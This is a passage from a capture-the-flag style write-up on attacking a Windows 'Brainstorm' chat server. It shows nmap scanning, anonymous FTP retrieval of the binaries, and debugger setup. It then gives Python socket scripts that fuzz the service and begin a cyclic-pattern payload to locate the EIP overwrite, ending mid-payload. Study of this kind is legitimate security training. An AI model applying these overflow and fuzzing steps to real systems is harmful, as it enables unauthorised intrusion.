




```
sudo nmap -Pn -n --disable-arp-ping --reason -v \
        --min-rate=500 -p- \
        -oN  tcp.txt \
        10.10.179.226
```




What's running on port `9999` ?

It looks like we have a custom chatting server running on `9999/tcp`

Also, the target is running an FTP Server. Did they use it to upload the application files / source code ?


Do we have anonymous access on the ftp?

```
ftp anonymous@10.10.179.226
```



Passive mode works! why ?

```
passive off
```



Active Mode => Server connects back.
Passive Mode => The Server opens a secondary port.

The difference between active FTP and passive FTP modes lies in how connections are made. In active mode, the client initiates the connection with a PORT command, making the server connect back for data. In passive mode, the client uses a PASV command, gets a server port, and starts the data transfer connection. Jun 6, 2024

jscape
https://www.jscape.com › blog › active-v-s-passive-ftp-...

Active vs. Passive FTP Simplified: Understanding FTP Ports

About featured snippets • Feedback


So there's a inbound firewall rule blocking a few ports. But outbound connections are fine.

We found two interesting binaries inside the `chatserver` folder.

This is probably the application we've seen before!

We are using `binary mode` to download the files to make sure they do not get corrupted.


```
binary on
get chatserver.exe
get essfunc.dll
```



It's very easy to make mistakes when developing in c. We should test if the application is vulnerable to buffer overflows. For that we need a windows system and a debugger.

I guess I'll need to work with the binaries on my windows machine. Lemme get it ready for transfer

```
zip -r loot.zip loot/*
```



On my linux

```
mkdir web
mv loot.zip web
cd web
python3 -m http.server 80
```

And on my windows


```
certutil.exe -urlcache -f http://192.168.15.3/loot.zip loot.zip
```

For debugging and exploit development.
I'll be using `immunity debugger` + `mona` on windows and `vscode` on linux.

https://github.com/kbandla/ImmunityDebugger/releases/download/1.85/ImmunityDebugger_1_85_setup.exe


https://github.com/corelan/mona

Easy install




First thoughts

We can see that it's the binary used on the target! it's using port `9999/tcp` as well!




Let's have a look at the registers!

file > attach `select chatserver` and click on `attach`



This registers `eap`, `ebx`, `eip` refer to the 32bit arch.



Also we can see that the layout is equivalent to `FF FF FF FF` which is equivalent to 32 bits address space.

During an `Stack Based overflow` an attacker wants to fill the memory that was allocate for the stack till it hit's the `EIP`.

- EIP -> holds the address space of the next instruction.

If we manage to overwrite the `EIP` we could point to address that we control the data.
The CPU will read and executed the instructions present provided there's no protection.

Usually the application will allocate space between the `ESP` and `EBP` for data.
That space also known as the stack should contain data that will be used by application functions and then discarded.

If the current process has no memory protection we could jump back in that address space and get any instruction executed.

Also, we could check if `essfunc.dll` has no stack protections enabled. In that case we may want to find a address to jump into `essfunc.dll` and use it to load our malicious shellcode.

- shellcode => a bunch of computer instructions in `assembly`.

Exploit development

We can interact with the application with out looks like a simple text-based protocol (`redis`, `tfpt` etc)

We can provide a `username` and `message`.

The first step in our exploit development would test if we could get the application to crash.

This should happens if we are able to overwrite the `EIP` . This should make the application call a bogus address and crash.


First let's learn to interact with chatserver

So the how conversation looks like this.

```
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters):
bstraw

Write a message:
message



Tue Nov 12 14:10:07 2024
bstraw said: message


Write a message:
```

We could get a same result with a python script like this

```python
import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)
    print(banner.decode().rstrip())

    # It wil request a username
    question = sock.recv(512)
    print(question.decode().rstrip())

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)
    print(reply.decode().rstrip())

    # We do not need to add \n
    message = 'this is a message'
    sock.send(message.encode())

    # Will print our message back and ask for another msg
    reply = sock.recv(512)
    print(reply.decode().rstrip())
```




Cool, it's reading the `username` and `message` and it's likely copying our user supplied input to some variable.

Let's modify our chat client to fuzz the application.

We are going to test the username first.

```
import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The applicatio banner
    banner = sock.recv(512)
    print(banner.decode().rstrip())

    # It wil request a username
    question = sock.recv(512)
    print(question.decode().rstrip())

    # We need to terminate our string with \n
    name = b'\x41' * 1000 + b'\n'
    sock.send(name)
```



Okay, let's try with the `message`

```
import socket

rhost = '192.168.15.6'
rport = 9999

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    # The application banner
```

```
    banner = sock.recv(512)
    print(banner.decode().rstrip())

    # It wil request a username
    question = sock.recv(512)
    print(question.decode().rstrip())

    # We need to terminate our string with \n
    name = 'bstraw\n'
    sock.send(name.encode())

    # it ask for a message
    reply = sock.recv(512)
    print(reply.decode().rstrip())

    # We do not need to add \n
    message = b'\x41' * 3000
    sock.send(message)

    # Will print our message back and ask for another msg
    reply = sock.recv(512)
    print(reply.decode().rstrip())
```

Let's do it again. This time let's pay attention what's going in the registers!


interesting!

Now where exactly does the eip starts ?

We can create a cyclic string and use it to find exactly where the eip starts!


metasploit provides a tool to help us.

```
msf-pattern_create -l 3000
```





```
import socket

rhost = '192.168.15.6'
rport = 9999


payload =
b'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9
Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4A
h5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak
0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5
Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0A
p1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar
6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6A
w7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az
2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7
